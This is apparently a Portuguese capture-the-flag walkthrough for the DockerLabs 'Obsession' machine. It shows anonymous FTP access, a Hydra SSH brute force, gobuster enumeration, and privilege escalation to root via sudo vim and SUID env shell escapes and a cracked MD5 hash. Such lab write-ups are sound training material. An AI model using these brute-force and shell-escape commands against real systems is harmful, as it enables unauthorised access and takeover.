obsession

Obsession , DockerLabs

Para utilizar esta máquina devemos primeiro baixar os arquivos e assim implantá-la com Docker.

Baixamos o arquivo da página https://dockerlabs.es/

Para implantar o laboratório executamos da seguinte forma, para que também possamos ver que ele nos diz a direção que teremos, bem como o que fazer quando terminarmos.

COLETA DE INFORMAÇÕES

nmap 172.17.0.2 -sS -sV -sC --open -p- -T5 -n -Pn

Verificando as portas podemos ver que temos duas postas abertas 21... 22...e a 80.

21/tcp open ftp vsftpd 3.0.5

1. Explorando o FTP (Porta 21)

O FTP (vsftpd 3.0.5) está com login anônimo habilitado, o que significa que você pode se conectar sem fornecer credenciais. Siga estas etapas

```
┌──(root㉿soja)-[~/1940]
└─# ftp anonymous@172.17.0.2
Connected to 172.17.0.2.
220 (vsFTPd 3.0.5)
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
229 Entering Extended Passive Mode (|||32713|)
150 Here comes the directory listing.
-rw-r--r--    1 0        0             667 Jun 18 03:20 chat-gonza.txt
-rw-r--r--    1 0        0             315 Jun 18 03:21 pendientes.txt
226 Directory send OK.
ftp> get chat-gonza.txt
local: chat-gonza.txt remote: chat-gonza.txt
229 Entering Extended Passive Mode (|||53609|)
150 Opening BINARY mode data connection for chat-gonza.txt (667 bytes).
100% |***********************************************************************|   667       23.55 MiB/s    00:00 ETA
226 Transfer complete.
667 bytes received in 00:00 (2.70 MiB/s)
ftp> get pendientes.txt
local: pendientes.txt remote: pendientes.txt
229 Entering Extended Passive Mode (|||32532|)
150 Opening BINARY mode data connection for pendientes.txt (315 bytes).
100% |***********************************************************************|   315        1.32 MiB/s    00:00 ETA
226 Transfer complete.
315 bytes received in 00:00 (634.26 KiB/s)
ftp>
```

password deixa em branco é só clicar ENTER

baixar esses arquivo para maquina atacante, usando get

```
┌──(root㉿soja)-[~/1940]
└─# cat chat-gonza.txt
[16:21, 16/6/2024] Gonza: pero en serio es tan guapa esa tal Nágore como dices?
[16:28, 16/6/2024] Russoski: es una auténtica princesa pff, le he hecho hasta un vídeo y todo, lo tengo ya sub
ido y tengo la URL guardada
[16:29, 16/6/2024] Russoski: en mi ordenador en una ruta segura, ahora cuando quedemos te lo muestro si quiere
s
[21:52, 16/6/2024] Gonza: buah la verdad tenías razón eh, es hermosa esa chica, del 9 no baja
[21:53, 16/6/2024] Gonza: por cierto buen entreno el de hoy en el gym, noto los brazos bastante hinchados, así
 sí
[22:36, 16/6/2024] Russoski: te lo dije, ya sabes que yo tengo buenos gustos para estas cosas xD, y sí buen tr
aining hoy

┌──(root㉿soja)-[~/1940]
└─# cat pendientes.txt
1 Comprar el Voucher de la certificación eJPTv2 cuanto antes!

2 Aumentar el precio de mis asesorías online en la Web!

3 Terminar mi laboratorio vulnerable para la plataforma Dockerlabs!

4 Cambiar algunas configuraciones de mi equipo, creo que tengo ciertos
  permisos habilitados que no son del todo seguros..
```

possíveis usuário:
Gonza e Russoski

vamos usar o hydra para fazer um ataque de força bruta nos usuário: russoski e gonza.

```
┌──(root㉿soja)-[~]
└─# hydra -l  russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22 -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-04 13:01:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: u
se -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sessio
n found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per t
ask
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: russoski   password: iloveme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 24 final worker threads did not complete until end.
[ERROR] 24 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-04 13:02:01
```


usuário e senha do ssh quebrada com sucesso.

ssh russoski@172.17.0.2

```
┌──(root㉿soja)-[~]
└─# ssh russoski@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:R8ZiOJN33rhfvGADBLwVQ1mPV7lSmGJACOhjdTB0wMQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@2fe7211fa7fc:~$ whoami
russoski
russoski@2fe7211fa7fc:~$
```

uma outra opção para conseguir o usuário e senha do ssh.
é explorar o navegador e buscar pastas ocultas com gobuster.

entre no navegador http://172.17.0.2/



Bienvenido. Soy Informático, pero sobre todo, soy **entrenador personal** con más de 5 años de experiencia en el entrenamiento con cargas y nutrición, con **certificado de profesionalidad** como Monitor de Musculación y Fitness. Para conocerme un poco más, entra aquí.

Estoy dispuesto a utilizar todos mis conocimientos con el objetivo de **cambiar tu físico para bien**. ¿Estás dispuesto a conseguir tu mejor versión y vivir la vida que siempre quisiste?. **Sólo tienes que dar el paso** y dejarme asesorarte en tu camino hacía la **estética**.


Aprovecha mi nueva oferta por **Black Friday** y obtén un 45% de descuento durante los próximos 3 meses en tus planes de nutrición y entrenamiento, sólo disponible por **tiempo limitado**. Atrévete, no te arrepentirás **cuando te**

vamos usar o gobuster para procurar pastas ocultas.

gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html

```
┌──(root㉿soja)-[~]
└─# gobuster dir -u http://172.17.0.2 -w /usr/share/wordlists/dirb/common.txt -x txt,php,html
===============================================================
Gobuster v3.6
by OJ Reeves (@TheColonial) & Christian Mehlmauer (@firefart)
===============================================================
[+] Url:                     http://172.17.0.2
[+] Method:                  GET
[+] Threads:                 10
[+] Wordlist:                /usr/share/wordlists/dirb/common.txt
[+] Negative Status codes:   404
[+] User Agent:              gobuster/3.6
[+] Extensions:              txt,php,html
[+] Timeout:                 10s
===============================================================
Starting gobuster in directory enumeration mode
===============================================================
/.html                (Status: 403) [Size: 275]
/.hta.html            (Status: 403) [Size: 275]
/.hta.txt             (Status: 403) [Size: 275]
/.htpasswd.txt        (Status: 403) [Size: 275]
/.htpasswd            (Status: 403) [Size: 275]
/.htaccess.html       (Status: 403) [Size: 275]
/.htaccess.php        (Status: 403) [Size: 275]
/.htaccess.txt        (Status: 403) [Size: 275]
/.htaccess            (Status: 403) [Size: 275]
/.hta.php             (Status: 403) [Size: 275]
/.htpasswd.php        (Status: 403) [Size: 275]
/.hta                 (Status: 403) [Size: 275]
/.htpasswd.html       (Status: 403) [Size: 275]
/backup               (Status: 301) [Size: 309] [--> http://172.17.0.2/backup/]
/important            (Status: 301) [Size: 312] [--> http://172.17.0.2/important/]
/index.html           (Status: 200) [Size: 5208]
/index.html           (Status: 200) [Size: 5208]
/server-status        (Status: 403) [Size: 275]
Progress: 18468 / 18472 (99.98%)
===============================================================
Finished
===============================================================
```

http://172.17.0.2/backup/backup.txt



agora usar o hydra que nem no exemplo acima

★ Fase de Exploração ★

```
┌──(root㉿soja)-[~]
└─# hydra -l  russoski -P /usr/share/wordlists/rockyou.txt ssh://172.17.0.2:22 -t 64

Hydra v9.5 (c) 2023 by van Hauser/THC & David Maciejak - Please do not use in military or secret service organ
izations, or for illegal purposes (this is non-binding, these *** ignore laws and ethics anyway).

Hydra (https://github.com/vanhauser-thc/thc-hydra) starting at 2024-10-04 13:01:38
[WARNING] Many SSH configurations limit the number of parallel tasks, it is recommended to reduce the tasks: u
se -t 4
[WARNING] Restorefile (you have 10 seconds to abort... (use option -I to skip waiting)) from a previous sessio
n found, to prevent overwriting, ./hydra.restore
[DATA] max 64 tasks per 1 server, overall 64 tasks, 14344399 login tries (l:1/p:14344399), ~224132 tries per t
ask
[DATA] attacking ssh://172.17.0.2:22/
[22][ssh] host: 172.17.0.2   login: russoski   password: iloveme
1 of 1 target successfully completed, 1 valid password found
[WARNING] Writing restore file because 24 final worker threads did not complete until end.
[ERROR] 24 targets did not resolve or could not be connected
[ERROR] 0 target did not complete
Hydra (https://github.com/vanhauser-thc/thc-hydra) finished at 2024-10-04 13:02:01
```

usuário e senha do ssh quebrada com sucesso.

ssh russoski@172.17.0.2

```
┌──(root㉿soja)-[~]
└─# ssh russoski@172.17.0.2
The authenticity of host '172.17.0.2 (172.17.0.2)' can't be established.
ED25519 key fingerprint is SHA256:R8ZiOJN33rhfvGADBLwVQ1mPV7lSmGJACOhjdTB0wMQ.
This host key is known by the following other names/addresses:
    ~/.ssh/known_hosts:1: [hashed name]
Are you sure you want to continue connecting (yes/no/[fingerprint])? yes
Warning: Permanently added '172.17.0.2' (ED25519) to the list of known hosts.
russoski@172.17.0.2's password:
Welcome to Ubuntu 24.04 LTS (GNU/Linux 6.8.11-amd64 x86_64)

 * Documentation:  https://help.ubuntu.com
 * Management:     https://landscape.canonical.com
 * Support:        https://ubuntu.com/pro

This system has been minimized by removing packages and content that are
not required on a system that users do not log into.

To restore this content, you can run the 'unminimize' command.
Last login: Tue Jun 18 04:38:10 2024 from 172.17.0.1
russoski@2fe7211fa7fc:~$ whoami
russoski
russoski@2fe7211fa7fc:~$
```

★ Fase de escalonamento de privilégios ★

Método 1

se executarmos o comando " sudo -l " podemos ver que

o usuÅˇrio "russoski" pode executar a ferramenta Vim com permissÅµes elevadas e sem a necessidade de senha.

https://gtfobins.github.io/gtfobins/vim/#sudo

Sudo

If the binary is allowed to run as superuser by `sudo`, it does not drop the elevated privileges and may be used to access the file system, escalate or maintain privileged access.


(a)
```
sudo vim -c ':!/bin/sh'
```

(b) This requires that `vim` is compiled with Python support. Prepend `:py3` for Python 3.

```
sudo vim -c ':py import os; os.execl("/bin/sh", "sh", "-c", "reset; exec sh")'
```

(c) This requires that `vim` is compiled with Lua support.

```
sudo vim -c ':lua os.execute("reset; exec sh")'
```



somos root

****

****

****

Método 2

Para esta ocasião, tentaremos executar o comando " find / -perm -4000 2>/dev/null ", que o que faz é procurar todos os binários SUID que estão instalados no computador. Vemos os resultados a seguir e observamos que o binário Env está instalado, o que geralmente fica vulnerável se não estiver configurado corretamente.

```
russoski@2fe7211fa7fc:~$ find / -perm -4000 2>/dev/null
/usr/bin/chfn
/usr/bin/mount
/usr/bin/gpasswd
/usr/bin/umount
/usr/bin/passwd
/usr/bin/chsh
/usr/bin/newgrp
/usr/bin/env
/usr/bin/su
/usr/bin/sudo
/usr/lib/dbus-1.0/dbus-daemon-launch-helper
/usr/lib/openssh/ssh-keysign
```


SUID

If the binary has the SUID bit set, it does not drop the elevated privileges and may be abused to access the file system, escalate or maintain privileged access as a SUID backdoor. If it is used to run `sh -p`, omit the `-p` argument on systems like Debian (<= Stretch) that allow the default `sh` shell to run with SUID privileges.

This example creates a local SUID copy of the binary and runs it to maintain elevated privileges. To interact with an existing SUID binary skip the first command and run the program using its original path.

```
sudo install -m =xs $(which env) .

./env /bin/sh -p
```

Prosseguimos com a execução do comando recomendado, mas especificando o caminho absoluto do binário e não o relativo. Funciona.



novamente somos root

****
****
****

método 3

Por fim, se fizermos uma busca intensa nos diretórios e caminhos do computador, acabaremos encontrando um arquivo oculto. Isso é encontrado acessando a rota onde o serviço Web na porta 80 está hospedado (/var/www/html). Se formos ao diretório Importante e listarmos os arquivos ocultos com " ls -la ", encontraremos o arquivo .root-passwd.txt.

Se visualizarmos seu conteúdo, encontraremos a senha do root, mas ela está com hash.

```
russoski@2fe7211fa7fc:~$ ls
Documentos  Proyectos
russoski@2fe7211fa7fc:~$ cd /
russoski@2fe7211fa7fc:/$ ls
bin   dev  home  lib.usr-is-merged  media  opt   root  sbin  sys  usr
boot  etc  lib   lib64              mnt    proc  run   srv   tmp  var
russoski@2fe7211fa7fc:/$ cd /var/www/html
russoski@2fe7211fa7fc:/var/www/html$ ls
backup  blackground.png  important  index.html  style.css  zyzz3.png  zyzz4.jpg  zyzz5.jpg
russoski@2fe7211fa7fc:/var/www/html$ ls -la
total 616
drwxr-xr-x 1 root root   4096 Jun 25 11:09 .
drwxr-xr-x 1 root root   4096 Jun 17 04:54 ..
-rw-r--r-- 1 root root    731 Jun 18 04:24 .formrellyrespexit.html
drwxr-xr-x 2 root root   4096 Jun 25 01:55 backup
-rw-r--r-- 1 root root  25925 Dec  7  2021 blackground.png
drwxr-xr-x 2 root root   4096 Jun 25 02:04 important
-rw-r--r-- 1 root root   5208 Jun 25 11:09 index.html
-rw-r--r-- 1 root root   3292 Dec  8  2021 style.css
-rw-r--r-- 1 root root 381035 Dec  7  2021 zyzz3.png
-rw-r--r-- 1 root root  45589 Dec  7  2021 zyzz4.jpg
-rw-r--r-- 1 root root 134016 Dec  7  2021 zyzz5.jpg
russoski@2fe7211fa7fc:/var/www/html$ cd important/
russoski@2fe7211fa7fc:/var/www/html/important$ ls
important.md
russoski@2fe7211fa7fc:/var/www/html/important$ ls -la
total 16
drwxr-xr-x 2 root root 4096 Jun 25 02:04 .
drwxr-xr-x 1 root root 4096 Jun 25 11:09 ..
-rw-r--r-- 1 root root  320 Jun 25 02:04 .root-passwd.txt
-rw-r--r-- 1 root root 2417 Jun 17 05:15 important.md
russoski@2fe7211fa7fc:/var/www/html/important$ cat .root-passwd.txt

Anuar brother, por aquí te dejo la clave de root como dijimos, arréglame eso en cuanto puedas y ya sabes borra
 este archivo
apenas ya no lo necesites, que yo lo tengo guardado en KeePassXC, ah y que nadie excepto tú entre a la carpeta
 "/root"!

aac0a9daa4185875786c9ed154f0dece (te lo he hasheado por si las moscas)
russoski@2fe7211fa7fc:/var/www/html/important$
```

hash

Como não sabemos em que formato a senha está criptografada, é melhor ir ao https://crackstation.net/ para descobrir e tentar quebrá-la.

Free Password Hash Cracker

Enter up to 20 non-salted hashes, one per line:

aac0a9daa4185875786c9ed154f0dece

Não sou um robô

reCAPTCHA

Privacidade - Termos

Crack Hashes

senha usuário root

Supports: LM, NTLM, md2, md4, md5, md5(md5_hex), md5-half, sha1, sha224, sha256, sha384, sha512, ripeMD160, whirlpool, MySQL 4.1+ (sha1(sha1_bin)), QubesV3.1BackupDefaults

Hash	Type	Result
aac0a9daa4185875786c9ed154f0dece	md5	fucker

Color Codes: Green: Exact match, Yellow: Partial match, Red: Not found.

```
russoski@2fe7211fa7fc:/$ su
Password:
root@2fe7211fa7fc:/# whoami
root
root@2fe7211fa7fc:/#
```

★ Fase Pós-Exploração ★

Uma vez que a máquina esteja 100% comprometida, basta proceder à busca de quais arquivos ou conteúdos nos interessam. Indo para a pasta do usuário root encontramos um arquivo chamado Video-Nagore-Fernandez.txt, que contém o link para um vídeo do YouTube.

```
root@2fe7211fa7fc:~# ls
Video-Nagore-Fernandez.txt
root@2fe7211fa7fc:~# cd ..
root@2fe7211fa7fc:/# ls
bin   dev  home  lib.usr-is-merged  media  opt   root  sbin  sys  usr
boot  etc  lib   lib64              mnt    proc  run   srv   tmp  var
root@2fe7211fa7fc:/# cd root
root@2fe7211fa7fc:~# ls
Video-Nagore-Fernandez.txt
root@2fe7211fa7fc:~# cat Video-Nagore-Fernandez.txt
Al fin lo terminé! es tan hermosa.. <3

https://www.youtube.com/shorts/_v8GzGReTAk
root@2fe7211fa7fc:~# whoami
root
root@2fe7211fa7fc:~#
```

pos-exploração

somos root

OBS: antes de clicar em qualquer link ou baixar um arquivo,
verifique no site https://www.virustotal.com/gui/home/upload para ver se o arquivo é seguro.

~~bobmarley~~